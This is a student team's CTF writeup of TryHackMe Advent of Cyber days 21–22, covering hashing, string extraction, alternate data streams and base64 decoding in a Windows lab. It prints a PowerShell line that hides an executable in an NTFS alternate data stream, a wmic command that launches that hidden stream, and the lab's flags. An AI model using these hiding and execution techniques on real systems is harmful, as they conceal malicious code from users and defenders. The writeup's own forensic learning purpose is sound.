

PSP0201

Week 6

Writeup

Group Name: GLM

Members

ID	Name	Role
1211102971	Leong Chun Kit	Leader
1211103023	Yap Weng Hong	Member
1211101232	Lim Kai Qian	Member
1211101407	Tan Fu Shun	Member

Day 21: Blue Teaming - Time for some ELForensics

Tools used: Remmina powershell

Solution/walkthrough:


Question 1

At start, we use Terminal to open Remmina which type like below.


```
File Edit View Search Terminal Help
root@ip-10-10-135-251:~# remmina &
[1] 2795
```

Then, we use Remmina to connect the remote machine which must deployed before proceeding.


We click on the plus icon as shown below.




Then we type the server IP, username and password which given by THM and colour depth change to 32 bpp.




Then we accept the certification.



Then it lead us to a new page.




As we want to do is open PowerShell.




We type the command as shown below.

```
PS C:\Users\littlehelper> cd .\Documents\  
PS C:\Users\littlehelper\Documents> dir  
  
Directory: C:\Users\littlehelper\Documents  
  
Mode                LastWriteTime         Length Name  
----                -  
-a----           11/23/2020  11:21 AM             63 db file hash.txt  
-a----           11/23/2020  11:22 AM          5632 deebee.exe  
  
PS C:\Users\littlehelper\Documents>
```

```
PS C:\Users\littlehelper\Documents> .\deebee.exe
```




Then we type the command as shown below, then we found that the file hash for db.exe which is the answer for Question 1.



Question 2 & 3

Next, with PowerShell, we can obtain the hash of a file by running the following command. Then we found the MD5 and SHA256 file hash which is answer for Question 2 and 3.



```
Select Windows PowerShell

Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!

>;^P

PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm      Hash
-----
MD5             5F037501FB542AD2D9B06EB12AED09F0


PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm      Hash
-----
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

PS C:\Users\littlehelper\Documents> 
```

Question 4

After that, we type the command to run for the Strings tool to scan the mysterious executable which shown below.




```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula .\deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
```


Then, we found the hidden flag within the executable which is the answer for Question 4.



```
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidden
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
```

Question 5

As we want to view Alternate Data Streams (ADS), the command we used as shown below and the command is the answer for Question 5.




```
Select Windows PowerShell
</assembly>
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebec.exe -Stream *

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebec.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebec.exe::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\littlehelper\Documents\deebec.exe
Stream       :::$DATA
Length       : 5632

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebec.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebec.exe:hidedb
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\littlehelper\Documents\deebec.exe
Stream       : hidedb
Length       : 6144
```

Question 6

Next, we follow the instructions of THM and type the command to run to launch the hidden executable hiding within ADS.



```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebec.exe:hidedb)
Executing (Win32_Process)->Create()
```

It will lead us to a new page and the flag that is displayed is the answer for Question6.

```
C:\Users\littlehelper\Documents\deebie.exe:hidedb
Choose an option:
+1) Nice List
+2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: _
E
M
O
i
{
}
P
h
E
M
O
i
{
}
P
```

Question 7

Next, when we choose naughty list, we found that Sharika Spooner is in the list of naughty list.

```
C:\Users\littlehelper\Documents\deebie.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}


Select an option: 2_
```

 C:\Users\littlehelper\Docu

Jere Mager
Beatriz Deakins
Jamel Watwood
Kareem Frakes
Jacques Elmore
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhooose
Sharika Spooner

Question 8

At last, as we select the nice list, we found that Jamie Victoria is at in the list of nice list which is the answer for Question 8.



```
C:\Users\littlehelper\Documents\deebie.exe:hideb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: 1_
```

```
Karly Lorenzo  
Cira Mccay  
Andre Schepis  
Gabriel Youngren  
Lilia Waldrip  
Jesenia Pressley  
Zulema Mcgrory  
Alishia Abadie  
Clementine Wotring  
Maximina Lamer  
Allyson Reich  
Laurine Bryce  
Carmelo Reichel  
Savannah Helsel  
Rossie Nordin  
Glenn Malpass  
Dahlia Bortz  
Denice Wachtel  
Frances Merkle  
Thomasena Latimore  
Laurena Gardea  
Delphine Gossard  
Jaime Victoria
```

Thought Process/Methodology:

At start, we use Terminal to open Remmina. Then, we use Remmina to connect the remote machine which must be deployed before proceeding. Then we type the server IP, username and password which is given by THM and colour depth change to 32 bpp. Then we accept the certification. It leads us to a new page. As we want to do is open PowerShell. Next, with PowerShell, we can obtain the hash of a file by running the following command. Then we found the MD5 and SHA256 file hash which is the answer for Question 2 and 3. After that, we type the command to run for the Strings tool to scan the mysterious executable. Then, we found the hidden flag within the executable which is the answer for Question 4. As we want to view Alternate Data Streams (ADS), the command we used as shown below and the command is the answer for Question 5. Next, we follow the instructions of THM and type the command to run to launch the hidden executable hiding within ADS. It will lead us to a new page and the flag that is displayed is the answer for Question 6. Next, when we choose naughty list, we found that Sharika Spooner is in the list of naughty list. At last, as we select the nice list, we found that Jamie Victoria is in the list of nice list which is the answer for Question 8.

Day 22: Blue Teaming - Elf McEager becomes CyberElf

Tools used: Attack box, cyberchef and remmina.

Solution/walkthrough:

Question 1

Copy the folder name and paste it on Cyberchef for decoding the encoded values. After that use the Magic recipe. When we enter the name of the folder, we see that Cyberchef was able to decode. Looking under 'Result snippet'. We will find out the password to the KeePass database.

The screenshot shows the CyberChef web application. On the left, the 'Recipe' panel has the 'Magic' recipe selected. The 'Depth' is set to 3, and 'Intensive mode' and 'Extensive language support' are unchecked. The 'Crib' field is empty. The 'Input' panel on the right contains the text 'd6h1Z3Jpbekod2Fza0VyZQ'. The 'Output' panel at the bottom displays a table with two rows of results.

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9_',true)	thegrinchwasmhere	Possible languages: English German Dutch Indonesian Matching ops: From Base64 Valid UTF8 Entropy: 3.28
From_Base64('A-Za-z0-9_',true)	thegrinchwasmhere	Possible languages: English German

Question 2


We can look through that the output when we enter the name of folder. We get phrase that was decoded from base64.

This screenshot is identical to the one above, showing the CyberChef interface with the 'Magic' recipe applied to the input 'd6h1Z3Jpbekod2Fza0VyZQ'. The output table shows the decoded result 'thegrinchwasmhere' for the 'From_Base64' recipe.

